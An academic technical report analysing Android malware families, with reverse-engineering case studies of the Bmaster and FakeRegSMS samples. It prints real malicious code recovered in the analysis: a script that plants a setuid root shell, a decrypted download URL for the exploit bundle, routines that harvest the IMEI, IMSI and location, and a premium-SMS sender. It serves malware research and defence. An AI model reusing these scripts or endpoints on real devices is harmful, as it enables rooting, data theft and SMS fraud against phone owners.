TECHNISCHE FAKULTÄT

Department Informatik


Technical Reports / ISSN 2191-5008

Michael Spreitzenbarth and Felix Freiling

Android Malware on the Rise

Technical Report CS-2012-04

April 2012



Please cite as:
Michael Spreitzenbarth and Felix Freiling, “Android Malware on the Rise,” University of Erlangen, Dept. of Computer Science, Technical Reports, CS-2012-04, April 2012.

Friedrich-Alexander-Universität Erlangen-Nürnberg

Friedrich-Alexander-Universität Erlangen-Nürnberg
Department Informatik

Martensstr. 3 · 91058 Erlangen · Germany

www.informatik.uni-erlangen.de

Android Malware on the Rise

Michael Spreitzenbarth and Felix Freiling

Security Research Group
Dept. of Computer Science, University of Erlangen, Germany
{michael.spreitzenbarth , felix.freiling} @ cs.fau.de

***Abstract*—It is now well-known that, for various reasons, Android has become the leading OS for smartphones with more than 50% of worldwide market share within only a few years. This fast growth rate also has an evil side. Android brought backdoors and trojans to the yet spared Linux world with growth rates of over 3000% and more than 13000 malicious applications. These malicious apps are only seldom obfuscated and very basic in their functionality. In this technical report, we give a short overview of the existing malware families and their main functionality. As an example, we present the results of reverse engineering two paradigmatic malware samples of the Bmaster and FakeRegSMS families. These samples were chosen because they try to implement the first very simple approaches of obfuscation and behavior hiding. We conclude with discussing the following questions: How do you get infected? What was the main goal for malware authors in recent malicious applications? Is real obfuscation coming to Android? And finally, how does the future of malware look like?**

I. Introduction

Within the past three years the popularity of smartphones and mobile devices like tablets has risen dramatically. This fact is accompanied by the large amount and variety of mobile applications and the increased functionality of the smartphones themselves. The biggest winner in the competition for new users is Google with its Android system. Within three years, this system has climbed up to the market leader in mobile operating systems with about 50% of market share and more than 75 million sold devices in the fourth quarter of 2011 [1].

In conjunction with this progress the centralized application marketplaces, where developers can easily upload their own applications and user can download these apps directly to their smartphone, have massively grown. Besides the official markets from platform vendors (e.g. Google and Apple) and manufacturers (e.g. Samsung and HTC), a huge amount of unofficial third-party marketplaces have shown up in the wild, too. Each of these markets contains thousands of apps and has millions of downloads. The official Google marketplace for example had nearly 400,000 applications in stock and more than 10 billion downloads at the end of 2011 [2].

All these numbers as well as the evolution of this trend have one big problem: the malicious applications. According to Juniper [3] the number of malicious apps targeting the Android platform rose more than 3000% in the last half of 2011 to over 13000 malicious samples. With this fact in mind the chance of getting infected by malicious apps rose to more than 7% depending on country [4]. This means that nearly 11 million registered devices in the top malware countries (China, India, USA, Russia and UK) are infected with malicious applications [5]. The likelihood of an Android user clicking on a compromised or malicious link is with about 36% even higher [4].

Due to the fact that Android malware is continuously emerging, it is important to follow the development from the beginning and to examine the malicious applications in order to understand the development trends to draw our conclusions. We have to prevent or at least to impede an evolution of malware we had some years ago in the Windows field. Although there are some early analysis systems for Windows Mobile [6], Android [7] [8] and iOS [9], more powerful analysis techniques have to be developed for these systems to fight the above mentioned fast emerging threats. The insights from this technical report should help in this direction.

In the upcoming sections we will give a short introduction to the Android security architecture and the tools and processes of application reversing techniques. Afterwards we will give an overview of existing malware, showing some of the latest trends in hiding malicious behavior from users and investigators and try to give a forecast of how malware will look like in the near future. In the conclusion we will try to give some hints how a detection or analysis framework should be designed to meet future requirements.

II. Background: Android Security Architecture and Application Reversing

In this section we give a brief introduction to the Android platform, its security architecture and the tools and techniques needed for the reversing of Android applications.

A. Android OS

The base of the Android platform is a Linux kernel providing the necessary hardware drivers and the typical Linux like user management. The Dalvik Virtual Machine (DVM) is the core of the runtime environment. If an Android application is started, it runs in its own 'sandbox' with its own DVM. Although this costs extra resources, it leads to more security and availability because applications do not share common memory. The application layer of Android accesses a plurality of fixedly implemented libraries, all deployed for operating required functionalities. Android provides several programming interfaces (APIs) which allow communication between applications as well as between the end user and the application.

Due to the implemented sandboxing and user based access rights, apps are not able to read or modify the data of other applications or processes without special requirements. These requirements are the *permissions* which every application requests in their manifest file. For example: With the requested permission 'ACCESS_FINE_LOCATION' an application is allowed to access the GPS data of a smartphone. Due to the fact, that inter-process-communication is not possible without permissions most of the developer add too many permissions into the manifest to assure the executability of the developed app [10].

If the right permissions are granted, an application can react to system events by registering a *listener*. This happens often paired with the implementation of a *receiver*. If an application is listening for the end of the boot process of the smartphone and has a function implemented called 'rec_a' which is executed if this system event occurs, 'rec_a' is called a receiver and the application has to register a listener for 'BOOT_COMPLETED' otherwise the app would not notice that event.

B. Android Application Format

The Android applications themselves are mainly written in Java with support for their own native libraries written in C. When building an application the Java source code gets compiled to a DVM executable byte code which is stored in a dex-file. This byte code is slightly different to conventional Java byte code. The manifest, which is very important for the executability of the application, is called *AndroidManifest.xml* and contains all permissions, listeners, receivers and Meta-information of the application. The dex-file, manifest, all resources, certificates and own libraries for the application are packaged to a ZIP archive file with the .apk suffix. This apk-file is provided through an Android marketplace to the users.

C. Android Application Reversing

As mentioned in the previous section, the source code of an Android application is not available in clear text when unpacking an apk-file. Due to the fact, that for behavior analysis it is very important to get source code which is as close as possible to the original code the usage of tools like *dex2jar* [11] and *baksmali* [12] are common. The tool dex2jar tries to decompile the DVM byte code to Java byte code which is easily readable with tools like *JD-GUI* [13]. Unfortunately, dex2jar has some limitations and is sometimes not able to retrieve the corresponding Java byte code. For this reason we use a second tool for decompilation/disassembly: baksmali. This tool disassembles DVM byte code to a new language called smali which is easily readable and which can be reassembled to an Android application. In Section IV we use these tools to reverse engineer two malware samples.

III. Overview of Infection Paths and Malware Families

In this section we give a short overview of possible infection paths and techniques used by malware authors to infect only a special kind of users. Afterwards we describe different malware families and their main goals and identify the most common functionalities of these malicious apps.

In the past year, the main attack vector for malware authors was spreading malware in unofficial third-party Android markets. Sometimes they also used the official Google market to spread their malicious apps, but this happens less frequently. The huge spread of the Android malware samples relies on the fact that users seldom review app permissions, as well as on the existence of an alarming number of information disclosure and privilege escalation vulnerabilities. In the past few months attackers also started to distribute their malicious apps with the help of twitter [14]. Attacks like manipulating QR-codes or NFC-tags and drive-by-downloads are very rare these days but will emerge in the future as the Android

markets are trying to identify malicious behavior of apps before users can download them. At present, the main techniques that malware authors use to convince bona fide users to install their malicious applications are the following:

- Piggybacking on legitimate apps: Malware developers download popular applications, insert malicious code and then place the application back onto a marketplace. Very often the malicious app is free while the original app was not.
- Upgrade: Malware developers insert a special upgrade component into a legitimate application allowing it to be updated to a new, malicious version.
- Misleading users for downloads: The ability to install and download applications outside of official marketplaces allows malware developers for an easy way to mislead users to download and install malicious apps.

Due to these really simple methods of transforming legitimate apps into malicious ones, the fast growth rate of malware families is not surprising.

After we have analyzed about 1.500 malicious applications which we got from our *Mobile-Sandbox* [15] and *VTMIS* [16], we clustered them into 51 malware families with the help of the *VirusTotal API* [17]. Within these 51 families we identified the following three main features. Nearly 57% of our analyzed malware families tried to steal personal information from the smartphone like address book entries, IMEI, GPS position of the user, etc. Secondly, sending SMS messages rates with about 45%, most common was sending these messages to premium rated numbers to make money immediately. The last main feature which was implemented in nearly 20% of our malware families was the ability to connect to a remote server to receive and execute commands; this behavior is typical for a botnet. An overview of all these existent malware families until end of March 2012 can be seen in Table I and II. In these tables we give a short description of each family and identify the main features of the malicious behavior of the corresponding applications. These main features are:

- R = Gains root access or tries to convince the user to root his smartphone.
- G = Downloaded through the official Google-Market.
- S = Sends premium or malicious SMS messages.
- I = Information stealing to a remote server.
- B = Functionality of a botnet (connects to a centralized server and receives commands from there)
- L = Steals location information.
- A = Installs other applications or binaries.

When we look at samples from the Arspam (see row 3 in Table I) or RuFraud (see row 2 in Table II) families, we also found techniques that try to identify the victims' location before the samples start their malicious behavior. In this case, they check the SIM country ISO-code. With the help of the return value of the corresponding function getSIMcountryISO() the malware is able to send specific messages to predefined numbers and assures, that the app acts unsuspiciously in countries where the malware author has not registered a paid service. Real obfuscation methods, like those we know from windows malware [18], were not implemented in Android at present. Due to this fact analyzing and monitoring of malicious applications is quite easy. In the following section we show some common techniques to hide the malicious action from investigators.

IV. Case Studies: Bmaster and FakeRegSMS

At present (March 2012) there are two malware-families that we find paradigmatic for upcoming malware trends. The first of this family is called Bmaster. The corresponding application[1] dynamically loads its malicious code over http and uses Gingerbreak for privilege escalation. To our knowledge, this is the first app where the malicious part is not hardcoded in the app and thus the chances of circumventing automatic analysis systems is pretty high. The second family is called FakeRegSMS. The sample[2] we analyze in Section IV-B hides code encrypted in the program's icon and thus makes it harder to analyze it with static methods. Although, the application does this kind of steganography quite badly, we believe it is a first step in a new era of malware obfuscation.

A. Android.Bmaster

Android.Bmaster is a new malware-family first seen in January 2012 in third-party Chinese Android-Markets. This malware takes advantage of the GingerBreak exploit to gain root privileges. This exploit is not embedded into the application, instead it is dynamically downloaded from a remote server together with other malicious apps (see row 6 in Table I). This kind of behavior is similar to an earlier proof-of-concept application called RootStrap, developed by Oberheide [19] in May 2011. Android.Bmaster is also known as RootSmart. This name

[1]Bmaster sample md5: f70664bb0d45665e79ba9113c5e4d0f4

[2]FakeRegSMS sample md5: 41ca3efde1fb6228a3ea13db67bd0722

was given to the malware by Xuxian Jiang [20] who found and reported the first sample in the wild.

1) Permissions: When installing the application it requests the following massive set of permissions:

- android.permission.ACCESS_WIFI_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.BLUETOOTH
- android.permission.BLUETOOTH_ADMIN
- android.permission.WRITE_APN_SETTINGS
- android.permission.READ_SYNC_SETTINGS
- android.permission.WRITE_SYNC_SETTINGS
- android.permission.GET_ACCOUNTS
- android.permission.VIBRATE
- android.permission.FLASHLIGHT
- android.permission.HARDWARE_TEST
- android.permission.WRITE_SECURE_SETTINGS
- android.permission.READ_SECURE_SETTINGS
- android.permission.CAMERA
- android.permission.MODIFY_PHONE_STATE
- android.permission.READ_PHONE_STATE
- android.permission.INTERNET
- android.permission.BOOT_COMPLETED
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.GET_TASKS
- android.permission.CHANGE_CONFIGURATION
- android.permission.WAKE_LOCK
- android.permission.DEVICE_POWER
- android.permission.ACCESS_FINE_LOCATION
- android.permission.WRITE_EXT_STORAGE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.RESTART_PACKAGES
- android.permission.DELETE_CACHE_FILES
- android.permission.ACCESS_CACHE_FSYSTEM
- android.permission.READ_OWNER_DATA
- android.permission.WRITE_OWNER_DATA
- android.permission.WRITE_SECURE_SETTINGS
- android.permission.WRITE_SETTINGS
- android.permission.(UN)MOUNT_FILESYSTEM
- android.permission.READ_LOGS

After the application has been installed successfully, the icon of the app shows up in the dashboard and the application registers some receivers which trigger when a specific system event occurs. As far as we could detect, you can find all these listeners and their corresponding intents afterwards:

- WcbakeLockReceivecr:
  - USER_PRESENT
- BcbootReceivecr:
  - BOOT_COMPLETED
- ScbhutdownReceivecr:
  - ACTION_SHUTDOWN
- LcbiveReceivecr:
  - CFF
  - PHONE_STATE
  - SIG_STR
  - SERVICE_STATE
  - NEW_OUTGOING_CALL
  - REBOOT
  - CONNECTIVITY_CHANGE
  - BATTERY_CHANGED
  - DATE_CHANGED
  - TIME_CHANGED
  - WALLPAPER_CHANGED
- PcbackageAddedReceivecr:
  - PACKAGE_ADDED

After decompiling the dex-file to a Java-class-file we can see that the application consists of three packages:

- a — seems to be a SOAP library
- com.google.android.smart — the malicious part
- com.bwx.bequick — the benign part

2) Malicious Actions: We now look at the malicious actions of the application. The app checks if the smartphone is exploitable and if it has been exploited by the app before. The application downloads a zip-file (containing an exploit and two helper scripts). Afterwards the malware roots the smartphone and downloads a remote administration tool (RAT) for Android devices. It then connects regularly to the remote server to get new commands to execute (like downloading and installing new apps).

After the application receives a BOOT_COMPLETED event the *BcbootReceivecr* is called. This receiver broadcasts a new action called *action.boot*. This action sets an alarm to 60 seconds. After this time period a new action *action.check_live* is broadcasted and the method `b.a()` (see Listing 1) is called. In this method the OS version is checked against 2.3.4 and also the existence of a file called *shells* is investigated. If the Android version is smaller than 2.3.4 and the shells-file is not existing, the application calls the method `i.a()`.

```
if ((Build.VERSION.RELEASE.compareTo("2.3.4") >= 0) || (s.e())){
    if (!this.a.getFileStreamPath("shells").exists()){
        new i(this.a).a();
}
```

Listing 1. Method b.a() checks the Android version and the existence of a shells-file.

In this method the app tries to download the exploit. You can find the encrypted URL inside the file res/raw/data_3

(ED04FB6CD722B63EF117E92215337BC7358FB64F4166F4EC40C40D21E92F9036). When we decrypt this string using a fixed seed number which is stored in the Android manifest and provide this number to the Java random number generator, we get the first part of our URL: go.docrui.com.

When appending the string from the method i.a() to our decrypted URL we get the real download link: http://go.docrui.com/androidService/resources/commons/shells.zip.

After the malware has downloaded this file, it checks if the md5 is equal to 6bb75a2ec3e547cc5d2848dad213f6d3. Inside this zip-file are three files (install , installapp and exploit) which we will look at in the next paragraphs.

The first file is called install (see Listing 2). This script remounts the filesystem in read-write mode and creates a new directory afterwards (/system/xbin/smart). Inside this directory the script creates a root shell and then the filesystem is remounted read-only.

```
#!/data/data/com.google.android.smart/files/sh
mount -o remount system /system
mkdir /system/xbin/smart
chown $1 /system/xbin/smart
chmod 700 /system/xbin/smart
cat /system/bin/sh > /system/xbin/smart/sh
chown 0.0 /system/xbin/smart/sh
chmod 4755 /system/xbin/smart/sh
sync
mount -o remount,ro system /system
```

Listing 2. The content of the install file.

The second script is called installapp (see Listing 3). This script is a helper script which is able to write a file anywhere in the filesystem and is able to grant the +s mode to this file:

```
#!/system/xbin/smart/sh
mount -o remount system /system
cat $1 > $2
chown 0.0 $2
chmod 4755 $2
sync
mount -o remount,ro system /system
```

Listing 3. The content of the installapp file.

The last file in this zip-file is called exploit . It is a GingerBreak version which was compiled out-of-the-box.

In the method f.a() the app executes the helper scripts and exploits the device. Therefore it checks the ExternalStorageState , unpacks the zip-file with the help of the method s.a() and changes the access rights of the files exploit and install to 755. After executing these two files through McbainServicce.**class** Boolean a() the application deletes some files and tries to clean up. This whole process can be seen in Listing 4

```
if ((!str1.equals("mounted")) && (!str1.equals("mounted\_ro"))){
    j = 0;
    if ((j == 0) || (!this.a.a.d()))
        continue;
    str2 = this.a.getApplicationContext().getFileStreamPath("shells").
        getAbsolutePath();
    if (!new File(str2).exists())
        continue;
    str3 = this.a.getApplicationContext().getFileStreamPath("exploit")
        .getAbsolutePath();
    str4 = this.a.getApplicationContext().getFileStreamPath("install")
        .getAbsolutePath();
}
try{
    if (!new File(str3).exists())
        this.a.a.a(str2, "exploit");
    if (!new File(str4).exists())
        this.a.a.a(str2, "install");
    StringBuilder localStringBuilder1 = new StringBuilder("chmod 775 "
        );
    localStringBuilder1.append(str3).append(" ").append(str4);
    boolean bool1 = this.a.a(localStringBuilder1.toString());
    if (!bool1){
        this.a.a.a.a(true);
        this.a.a.a.a(i + 1);
        if (s.e()){
            g.a(this.a.getApplicationContext()).a("3");
            this.a.a.a.a("3");
        }
        this.a.a.a(str3);
        this.a.a.a(str4);
        this.a.getApplication().deleteFile("sh");
        this.a.getApplication().deleteFile("boomsh");
        this.a.getApplication().deleteFile("last\_idx");
        continue;
        j = 1;
        break label45;
    }
```

Listing 4. Excerpt of the boolean a() in McbainServicce.class.

Due to this process the app is able to install its own shell into the system. With the help of this shell, the app is able to install new packages silently. If the whole rooting process fails, the app will also try to download and install new packages. In this case the system will display a pop-up message to the user and wait for approval.

3) Network Communication and Botnet Activity: A further point to look at while analyzing this application is the network action. The infected smartphone communicates with a remote server and sends a SOAP request to this server when connecting. This request contains a lot of privacy critical information like location, IMEI, IMSI and exact type of smartphone the app is running on (see the excerpt of method g.b() in Listing 5). After the server responded to this request the smartphone connects regularly to the server to receive further commands.

```
public final String b(){
    StringBuilder localStringBuilder = new StringBuilder();
    localStringBuilder.append(w.a("IMEI", this.c.getString("IMEI", "")
        ));
    localStringBuilder.append(w.a("IMSI", this.c.getString("IMSI", "")
        ));
    localStringBuilder.append(w.a("TYPE\_TEL", this.c.getString("TYPE\
        _TEL", "")));
    localStringBuilder.append(w.a("VERSION\_TEL", this.c.getString("
        VERSION\_TEL", "")));
    localStringBuilder.append(w.a("CID", this.c.getString("CID", "")))
        ;
    localStringBuilder.append(w.a("LAC", this.c.getString("LAC", "")))
        ;
    localStringBuilder.append(w.a("MNC", this.c.getString("MNC", "")))
        ;
    String str1 = this.c.getString("SMS\_CENTER", null);
    if (str1 != null)
        localStringBuilder.append(w.a("SMS\_CENTER", str1));
    String str2 = this.c.getString("INSTALL\_TYPE", null);
    if (str2 != null)
        localStringBuilder.append(w.a("INSTALL\_TYPE", str2));
```

```
    localStringBuilder.append(w.a("PID", this.c.getString("PID", "")))
        ;
    localStringBuilder.append(w.a("PACKAGE\_ID", this.c.getString("
        PACKAGE\_ID", "")));
    localStringBuilder.append(w.a("PACKAGE\_LEVEL", this.c.getString("
        PACKAGE\_LEVEL", "")));
    localStringBuilder.append(w.a("VERSION\_USER", this.c.getString("
        VERSION\_USER", "")));
    localStringBuilder.append(w.a("VERSION\_OWN", this.c.getString("
        VERSION\_OWN", "")));
    localStringBuilder.append(w.a("PACKAGE\_NAME", this.c.getString("
        PACKAGE\_NAME", "")));
    return localStringBuilder.toString();
}
```

Listing 5. Excerpt of method g.b().

As a final step of this analysis we were interested in some information about the corresponding botnet. According to Symantec [21] the size of the botnet is between 10.000 and 30.000 active devices which are able to generate a revenue between 1.600 and 9.000 USD per day. Another discovery from Symantec was, that the botnet is running since September 2011 and is able to push about 27 different malicious apps to an infected device.

B. Android.FakeRegSMS

This new malware-family emerged at the end of 2011 in an unofficial Android market. It sends SMS messages to premium rated numbers and tries to hide this action from the malware investigators by using steganographic techniques (see row 14 in Table I). While exhibiting such explicit malicious behavior, the app contains a button called “Rules” where he can see that the service will send a SMS message to a premium service.

The app requests only the SEND_SMS permission when it is installed on a smartphone. After the application has been installed successfully, the icon of the app shows up in the dashboard. The interesting part of the application is the section where steganography is used.

```
byte[] arrayOfByte2 = localByteArrayOutputStream1.toByteArray();
int k = paramInt + (-4 + new String(arrayOfByte2).indexOf("tEXt"));
if (k < 0)
    throw new IOException("Chank␣tEXt␣not␣found␣in␣png");
```

Listing 6. FakeRegSMS is searching for a special Exif tag inside a png-file.

The first hint that this app is doing something that is untypical appears when we look at the code snippet in Listing 6. In this listing it seems that the app is searching for a special string inside a png-picture-file. After searching in the MainActivity we could extract the filename of this png-picture and the responsible lines of code (see Listing 7).

```
invoke-virtual {p0}, Landroid/app/Activity;->getAssets()Landroid/
    content/res/AssetManager;
move-result-object v0
const-string v2, "icon.png"
invoke-virtual {v0, v2}, Landroid/content/res/AssetManager;->open(
    Ljava/lang/String;)Ljava/io/InputStream;
move-result-object v1
iget-object v0, p0, Lcom/termate/MainActivity;->d:Lcom/termate/a;
```

Listing 7. Name of the png-file the application is looking for in smali language.

The picture that the app tries to load into a byte array, is the application’s icon which can be found in different resolutions in the following directories:

- /res/drawable-hdpi/icon.png
- /res/drawable-mdpi/icon.png
- /res/drawable-ldpi/icon.png

When looking at these files with a hex editor we can locate a Exif [22] tag called “tEXt” very quickly. This tag is identical within all of these three png-files. The binary data can be seen in Figure 1.

```
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  %PNG........IHDR
0010h: 00 00 00 48 00 00 00 48 08 02 00 00 00 DA 8F 24  ...H...H.....Ú.$
0020h: 10 00 00 00 A4 74 45 58 74 53 6F 66 74 77 61 72  ....¤tEXtSoftwar
0030h: 65 00 66 5E 2B 7E 45 5E 56 48 05 10 70 07 09 32  e.f^+~E^VH..p..2
0040h: 25 75 12 75 62 41 D2 20 60 68 31 05 56 19 13 51  %u.ubAÒ `h1.V..Q
0050h: 40 12 0E 4C 24 20 11 72 38 5E 07 27 79 12 00 19  @..L$ .r8^.'y...
0060h: 03 1B 40 6E 2F 33 35 53 54 34 4C 44 5A 22 2B 53  ..@n/35ST4LDZ"+S
0070h: 12 24 51 1A 5A 1C 66 37 02 53 70 23 2B 42 4F 01  .$Q.Z.f7.Sp#+BO.
0080h: 40 7F 0F 32 42 03 21 09 14 01 5B 44 40 36 09 04  @..2B.!...[D@6..
0090h: 15 70 13 44 5B 32 29 53 22 0D 54 16 4A 68 64 05  .p.D[2)S".T.Jhd.
00A0h: 06 66 47 50 49 52 64 13 40 52 66 7E 47 42 49 5B  .fGPIRd.@Rf~GBI[
00B0h: 54 5E 04 10 78 0B 04 04 18 77 12 76 65 72 7C 17  T^..x....w.ver|.
00C0h: 52 59 0E 4E 07 5F 53 06 05 51 76 13 48 15 70 8F  RY.N._S..Qv.H.p.
00D0h: 09 00 00 28 7A 49 44 41 54 78 5E 5D 7B 09 CC 65  ...(zIDATx^]{.Ìe
00E0h: D7 7D D7 59 EF F2 F6 6F 5F 67 DF 3C 33 F6 38 B6  ×}×Yïòöo_gß<3ö8¶
```

Fig. 1. Binary data of tEXt tag.

Normally, this tag is only allowed to contain printable Latin-1 characters and spaces. In our case there is binary data which looks very suspicious under these circumstances. When looking again at the code of the class-file we can find the code snippet displayed in Listing 8. This code snippet shows that the app reads every single byte of the tEXt tag and performs a XOR operation with a hardcoded key:

f_+wqlfh4 @312!@#DSAD fh8w3hf43f@#$! r43

To get the de-obfuscated values of the tEXt tag we use a python script (see Listing 9).

```
ByteArrayOutputStream localByteArrayOutputStream2 = new
    ByteArrayOutputStream();
for (int i1 = i; ; i1++)
  {
    int i2 = (byte)localDataInputStream1.read();
    if (i2 == -1)
      break;
    localByteArrayOutputStream2.write(i2 ^ "f_+wqlfh4␣@312!@#DSAD␣
        fh8w3hf43f@#$!␣r43".charAt(i1 % "f_+wqlfh4␣@312!@#DSAD␣
        fh8w3hf43f@#$!␣r43".length()));
  }
```

Listing 8. XOR-obfuscation within the tEXt tag data.

```
#!/usr/bin/python
key = "f_+wqlfh4␣@312!@#DSAD␣fh8w3hf43f@#$!␣r43"
length = len(key)
obfuscatedData = "\x66\x5E\x2B\x7E\x45\x5E\x56\x48\x05\x10\x70\x07\
    x09\x32\x25\x75\x12\x75\x62\x41\xD2\x20\x60\x68\x31\x05\x56\x19\
    x13\x51\x40\x12\x0E\x4C\x24\x20\x11\x72\x38\x5E\x07\x27\x79\x12\
    x00\x19\x03\x1B\x40\x6E\x2F\x33\x35\x53\x54\x34\x4C\x44\x5A\x22\
    x2B\x53\x12\x24\x51\x1A\x5A\x1C\x66\x37\x02\x53\x70\x23\x2B\x42\
    x4F\x01\x40\x7F\x0F\x32\x42\x03\x21\x09\x14\x01\x5B\x44\x40\x36\
    x09\x04\x15\x70\x13\x44\x5B\x32\x29\x53\x22\x0D\x54\x16\x4A\x68\
```

```
    x64\x05\x06\x66\x47\x50\x49\x52\x64\x13\x40\x52\x66\x7E\x47\x42\
    x49\x5B\x54\x5E\x04\x10\x78\x0B\x04\x04\x18\x77\x12\x76\x65\x72\
    x7C\x17\x52\x59\x0E\x4E\x07\x5F\x53\x06\x05\x51\x76\x13\x48\x15\
    x70\x8F\x09"
unObfuscatedData = ""
for x, y in enumerate(obfuscatedData):
    keyIndex = x % length
    unObfuscatedData = unObfuscatedData + chr(ord(y) ^ ord(key[
        keyIndex]))
print "unobfuscated data: " + unObfuscatedData
```

Listing 9. Python script for deobfuscation of the tEXt tag.

After running this small python script we receive the following output:

420 100485111? requestNo1 maxRequestNoauto costLimit150 costLimitPeriod8640 smsDelay15 smsData!l5872600885697126387416947526760l4P?=

Together with these de-obfuscated strings, the few lines of code of the class-file displayed in Listing 10 provide us with the following variables and values:

- costLimit = 150
- costLimitPeriod = 8640
- smsData = l5872600885697126387416947526760l
- smsDelay = 15

```
if (i < i5){
   String str;
   try{
      str = localDataInputStream2.readUTF();
      if (str.equals("costLimit")){
         this.d = Integer.parseInt(localDataInputStream2.readUTF());
         break label519;
      }
      if (str.equals("costLimitPeriod"))
         this.e = Integer.parseInt(localDataInputStream2.readUTF());
      }
   catch (IOException localIOException){
      localIOException.printStackTrace();
      break label519;
      if (str.equals("smsData"))
         this.f = localDataInputStream2.readUTF();
   }
   catch (NumberFormatException localNumberFormatException){
         localNumberFormatException.printStackTrace();
      }
   if (str.equals("smsDelay"))
      this.h = Integer.parseInt(localDataInputStream2.readUTF());
   else
      this.g.put(str, localDataInputStream2.readUTF());
}
```

Listing 10. SMS data variables in the class-file of FakeRegSMS.

Looking again in our class file we can extract this code snippet indicating that the application is trying to send a SMS message (see Listing 11).

```
private static boolean a(String paramString1, String paramString2){
   try{
      SmsManager.getDefault().sendTextMessage(paramString1, null,
          paramString2, null, null);
      return true;
   }
   catch (Exception localException){
      while (true)
         Log.e("Logic", "Error sending sms", localException);
   }
}
```

Listing 11. FakeRegSMS is trying to send a SMS message.

After we found all this data, we ran the app in the Android emulator to check our assumptions. When pushing the "Next" button in the main user interface the emulator logs an outgoing SMS message (see Listing 12).

```
D/SMS     (  161): SMS send size=0time=1328880622092
D/RILJ    (  161): [0077]> SEND_SMS
D/RIL     (   32): onRequest: SEND_SMS
D/AT      (   32): AT> AT+CMGS=51
D/AT      (   32): AT< >
D/AT      (   32): AT> 000100048115
      XX00002f34190c1483c1683810bb86bbc96c30180e57b3e 56
      e31996d86bbd162b61ced5693d96e36181b1683c100^Z
D/AT      (   32): AT< +CMGS: 0
D/AT      (   32): AT< OK
D/RILJ    (  161): [0077]< SEND_SMS { messageRef = 0, errorCode = 0,
      ackPdu = null}
D/SMS     (  161): SMS send complete. Broadcasting intent: null
```

Listing 12. Emulator log of outgoing SMS message.

Decoding the PDU message in this listing we get the following information which is in accordance with the data we encoded from the tEXt tag of the png-picture (the recipient number was anonymized):

- Recipient: 51XX
- Message: 420 10048 l5872600885697126387416947526760l0100

We found out that the phone number 51XX belongs to a service called *smscoin*, allowing users to donate money to another user via SMS messages. Looking at the rules of the app, the amount of money the user donates to the app author (erohit.biz) is between 15 and 400 Russian ruble.

V. The Future of Android Malware

After all these malware families with nearly no obfuscation or hiding techniques showed up within the last 2 years, researchers and anti-virus companies started to develop new techniques and tools to identify this kind of threat. Among these tools are very popular ones like *droidbox* [8] and *taintdroid* [7] that are used widely. These tools have a very high rate of identifying malicious behavior and recognize a lot of malicious apps before they got listed in the signature databases of AV products. The problem with all these tools is, that only users with a high amount of knowledge are able to set up these systems and test apps from their smartphone. Another problem is, that all apps have to be installed on a smartphone before you can test them for malicious behavior. To alleviate these problems Google developed a background service called *Bouncer* [23]. This service is able to check the apps for known malicious signatures and runs them in a cloud based emulator to check for malicious behavior, too. According to Google, with this service it should be guaranteed, that no malicious application gets into the official Android market.

When we look at families like Bmaster it is very obvious, that this kind of malware will nevertheless find

its way into the market, because all malicious code is downloaded dynamically after the installation. In other words, the app is clean when it hits the market. Another point is, that the application is waiting for special user interaction before it connects to the malware authors' control server for further commands. In the example of Bmaster this user interaction is very simple and easy to trigger, but it could be possible that malware is waiting inside a harmless application until a user sets a new high score or calls a special number, or even the application is waiting for a specified day to start interacting with a remote server.

The next approach we see in Bmaster is that the application starts a timer after the user interaction happened. All malicious action starts after this timer. As dynamic analysis systems have to check thousands of apps a day, they always test applications for a specific time period (for example, a 5 minutes). If no malicious action happens within this period the app seems to be clean for the system. With timers inside an app, the malware author can circumvent these security checks.

